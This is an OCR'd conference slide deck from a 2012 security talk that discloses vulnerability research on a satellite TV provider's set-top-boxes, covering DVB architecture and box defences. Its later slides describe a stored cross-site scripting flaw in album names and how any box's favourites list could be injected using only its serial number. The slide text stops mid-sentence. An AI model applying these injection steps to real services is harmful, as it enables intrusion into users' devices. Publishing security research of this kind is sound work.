SECURITY THREATS IN THE WORLD OF DIGITAL SATELLITE TELEVISION

Adam Gowdiak
Security Explorations

HITBSecConf, May 24-25, 2012, Amsterdam, The Netherlands

INTRODUCTION

About Security Explorations

- □ Security start-up company from Poland
- □ Provides various services in the area of security and vulnerability research
- □ Commercial and Pro Bono research projects
- □ Came to life in a result of a true passion of its founder for breaking security of things and analyzing software for security defects
- □ Our ambition is to conduct quality, unbiased, vendor-free and independent security and vulnerability research

INTRODUCTION

Presentation Goal

- Disclosure of the details of our SE-2011-01 security research project
  - Pro Bono work as part of our contribution to the field
- Educate about security risks associated with less known technologies and platforms such as those used in a digital satellite TV ecosystem
- Show that security in a modern digital satellite TV environment should not be limited to the security of content
  - Issues affecting security and privacy of users

INTRODUCTION

DISCLAIMER

- □ Information provided in this presentation is for **educational purposes only**
- □ Security Explorations neither promotes, nor encourages the acts of a digital satellite TV piracy
- □ Any use of the information provided in this presentation for illegal purposes is strictly prohibited
- □ In case of legal actions taken against Security Explorations, the following web pages will be updated

  http://www.security-explorations.com/en/legal-threats.html


PROJECT SE-2011-01

Motivation

- One of the missions of our company is to increase general awareness of users and vendors in the area of computer and Internet security
- Digital satellite TV set-top-box devices as a new attack platform
  - complex systems that run atop of dedicated hardware and software
  - connected to the Internet for richer user experience (IPTV, Video on Demand, remote DVR, Internet radio, web auction portals, customer service, YouTube, games, etc.)
  - Users completely unaware their set-to-boxes could pose a security risk

PROJECT SE-2011-01

Motivation (the actual trigger of interest)



TRWA URUCHAMIANIE. PROSZĘ NIE WYŁĄCZAĆ DEKODERA!

PROJECT SE-2011-01


Basic data

- Pro Bono security research project verifying security of digital satellite set-top-boxes
  - Project conducted for 1.5 years
- Multiple security vulnerabilities found affecting different vendors
  - Onet.pl S.A (web portals / services)
  - Advanced Digital Broadcast (STB manufacturer)
  - STMicroelectronics (semiconductor company)
  - ITI Neovision (TV SAT provider)
  - Conax AS (CAS provider)
  - DreamLab Onet.pl S.A. (software company)
- Project exposed weaknesses in the security of the digital satellite TV platform as a whole

DIGITAL SATELLITE TV

Architecture

- □ Content broadcasted from a TV provider via a satellite to receiver devices
  - ◘ Satellite dish and a set-top-box device required for reception



DIGITAL SATELLITE TV

Transmission

- Physical and data-link layer of the distribution system is defined by Digital Video Broadcasting (DVB) standards
  - DVB-S, DVB-S2 and DVB-SH
- All data is transmitted in MPEG (ISO/IEC 13818) transport streams
  - Program Service information (PSI)
    - Information about the type and location of services
  - Audio and video data for digital TV and radio services
  - Files (DSMCC Object Carousels)
  - Applications (Java TV Xlet's)
  - Private / operator specific data
    - Set-top-box configuration, software upgrades, Push VOD metadata, billing information


DIGITAL SATELLITE TV

MPEG streams

- Programs are composed of one or more elementary streams, each labeled with a PID (packet identifier)
- Video and audio data are encoded as described in ITU-T Rec. H.262, ISO/IEC 13818-2 and ISO/IEC 13818-3
  - MPEG-2, H.264, AC3, MP3, …
- The resulting compressed **Elementary Streams** (ES) are split into packets to produce **Packetized Elementary Streams** (PES)
  - maximum length of 65535 bytes
- PES packets are further packetized and muxed into **Transport Stream** (TS) packets
  - always 188 bytes in length
  - 32-bit header
    - PID denotes the type of payload data
    - `transport_scrambling_control` bit for encrypted payload indication

DIGITAL SATELLITE TV

MPEG streams (2)



HBO HD

AUDIO PID 120	ELEMENTARY STREAM
VIDEO PID 231	ELEMENTARY STREAM
DATA PID 235	ELEMENTARY STREAM

HBO HD

AUDIO PID 120	PES	PES	PES
VIDEO PID 231	PES	PES	PES
DATA PID 235	PES	PES	PES

TRANSPORT STREAM

PID 120	PID 235	PID 231	PID 231	PID 231	PID 235	PID 231	PID 120	PID 235	PID 231	PID 231	PID 231	PID 235	PID 120	PID 120	PID 235	PID 120

TS HEADER	TS PAYLOAD

DIGITAL SATELLITE TV

Program Specific Information

- Program Specific Information (PSI) consists of several MPEG tables that allow for demultiplexing of programs by decoders

STRUCTURE NAME	PID NUMBER	DESCRIPTION
Program Association Table (PAT)	0x00	Associates Program Number and Program Map Table PID
Program Map Table (PMT)	Assignment indicated in the PAT	Specifies PID values for components (elementary streams) of one or more programs


DIGITAL SATELLITE TV

Set-top-box devices

- A device that contains a tuner and connects to a television and an external source of signal
- It turns the signal received by a dish into content which is then displayed on the television screen
- Features include
  - Digital Video Recorder (DVR) functionality
    - Recording to internal or external hard drive
  - Internet connectivity (Web Browser, IPTV)
  - DLNA / Home Networking functionality
    - Playing / displaying content from other home network devices

DIGITAL SATELLITE TV

Building blocks of a Java based set-top-box



Native libraries

Main set-top-box application (Navigator)

Other applications

MHP Middleware / APIs

Java Virtual Machine for set-top-boxes (CDC)

Embedded OS / Linux OS

Set-top-box hardware / DVB chipset

DIGITAL SATELLITE TV

The Core APIs

- Multimedia Home Platform (MHP) APIs
  - Low-level MPEG access
  - Access to broadcast data
  - Media control and playback
  - Application lifecycle
  - Graphics and user interface
  - Communication with a back-end server or other applications
  - Access to receiver hardware and peripherals such as smart cards
  - Security

DIGITAL SATELLITE TV

Java Xlets

- Java Applications (Xlets) can be broadcasted as part of the service data (along with audio and video streams)
  - Special AIT MPEG section
- Concept similar to Java Applets
  - Unsigned Xlet's executed in a security sandbox
- Usually bound to a given service (programming)
  - Their lifetime is limited to the time of a given service selection
- Can be persistently stored and autostarted in a set-top-box environment

PLATFORM ARCHITECTURE

The environment

- The environment of Platform ‘N’ digital satellite TV provider (820k+ subscribers and 30+ HDTV channels broadcasted via HotBird 13° East satellites)
  - Advanced Digital Broadcast set-top-box devices running atop of Java MHP middleware
    - STi710x and STi7111 System-on-Chip processors from STMicroelectronics
    - Conax Conditional Access system with chipset pairing
  - Limited set of trusted Internet services provided by Onet.pl S.A. and available to set-top-box users
  - Communication software implemented by a sister company - Dreamlab Onet.pl S.A.

PLATFORM ARCHITECTURE

The environment (2)




Foto Galleries

- Service available to desktop computers
- Users can upload images and edit content

N PORTAL

- Trusted web services for set-top-box devices
- News
- Weather
- Auctions
- Customer service
- Foto galleries

PLATFORM ARCHITECTURE

The set-top-boxes

ITI5800S

- HD decoder
- STi7100 processor
- Hermes software
- Serial# family BXZB

ITI5800SX

- HD recorder
- STi7100 processor
- Hermes software
- Push VOD
- DVR functionality (internal 250GB HDD)
- Serial# family BZZB

ITI2850ST

- HD recorder
- STi7111 processor
- Carbo software
- DVR functionality (external HDD)
- Serial# family CSTA


ITI2849ST

- HD recorder
- STi7111 processor
- Carbo software
- DVR functionality (external HDD)
- Serial# family DFKA

PLATFORM ARCHITECTURE


Hermes vs. Carbo

- Hermes
  - Old version of a set-top-box software
  - „Blue” 2D GUI
  - Mostly statically linked



Tu sprawdzisz wysokość opłat za usługi telewizji nowej generacji n.

- Carbo (2010 and beyond)
  - New generation set-top-box software
  - 3D GUI
  - The use of many dedicated dynamically linked libraries
    - Conax, storage, driver API, …
  - Extra features such as DVR and Home networking (Multiroom)



PLATFORM ARCHITECTURE

Set-top-box hardware

- STMicroelectronics system-on-chips
  - Dedicated MPEG / DVB chipsets
  - ST40 microprocessors for main CPU
  - ST231 cores for Audio / Video decoding
  - Proprietary SlimCPU cores (FDMA, crypto)
- ST40 microprocessor
  - 32-bit RISC microprocessor
  - Hitachi SH4 instruction set
    - 16-bit instruction opcodes
  - Runs the system code (STLinux OS)

PLATFORM ARCHITECTURE

Security mechanisms of set-top-boxes

- Embedded SSL certificates
  - The box connects to trusted websites only
- HTTPS scheme only
  - Only SSL connection is used for web resources retrieval
- *Chroot sandbox* and unprivileged user id
  - Limited access to native OS environment
- IPtables with additional filters for MPEG PES
  - No incoming traffic allowed to the box
  - No MPEG PES traffic allowed out of the box
- No listening TCP ports
  - Limited exposure to attacks
- Encrypted Flash ROM (Carbo SW only)
  - Hiding code to a analyze

PLATFORM ARCHITECTURE

Security mechanisms of set-top-boxes (2)

- One big (20MB+), statically linked image for main set-top-box application
  - More difficult reverse-engineering
- Custom Java File System
  - Native OS filesystem not visible via standard Java I/O API
- Custom JVM Security Manager
  - Additional security checks for MHP environment
- `java.lang.Runtime.exec()` not working
  - Difficult to spawn shell commands from Java
- No `sun.misc.Unsafe` class
  - No standard way to break JVM's memory safety
- Binary code obfuscation
  - Java classes for main MHP set-top-box application obfuscated

GETTING DEVICE ACCESS

CSS in web application code

- Photo Galleries service did not validate the name of the album
- Possibility to inject up to 50 bytes of arbitrary HTML code
  - `<script>alert('Hello World')</script>`

GETTING DEVICE ACCESS


CSS in web application code (2)

- Upon visiting trusted Photo Galleries service, injected HTML code sequence gets parsed by a set-top-box web browser
- Not enough to execute arbitrary JavaScript code!
  - All resources referred from the embedded code sequence need to come from a trusted website
    - HTTPS scheme only restriction
    - Verification of a server certificate

GETTING DEVICE ACCESS

Favorite albums list

- Photo Galleries service available for set-top-boxes with additional functionality
  - adding a given photo album into the list of favorite albums (FAV list)



```
<div class="navbox">
  <a id="amem1001"  rel="0"  class="navlink2 navlink3"
    onfocus="ActualId(this);SessionManager(this);"
    onclick="SetFocusId(this);TargetNewWindow('40125015,lokiisol6vii,album.html');"
    href="#" style="nav-right:'_parent#afirstr_1';">
    <img   alt="Grafika" src="_m/eae9cad934d9662ca162e9bb35b59dd7,4,19,100-0-600-600-0.jpg"/>
    <span class="smallmoje" >
    50_BYTES_OF_USER_PROVIDED_ALBUM_NAME
    </span>
  </a>
</div>
```

GETTING DEVICE ACCESS


Favorite albums list (2)

- Serial number of a target set-top-box device sufficient to add arbitrary album name (inject code) into any user's FAV list
  - `nBoxSerialNumber` and `X-nBox-SerialNumber` HTTP header fields
  - `/nportal/nFoto_v2/moje_albumy.html?add=ALBUMID` script
- Multiple album names (code) could be added to the FAV list
  - Set album name to JavaScript CODE_SEQUENCE1, add it to the FAV list
  - Set album name to JavaScript CODE_SEQUENCE2, add it to the FAV list
  - …

GETTING DEVICE ACCESS

Unlimited JavaScript code execution

- MHP specification states that
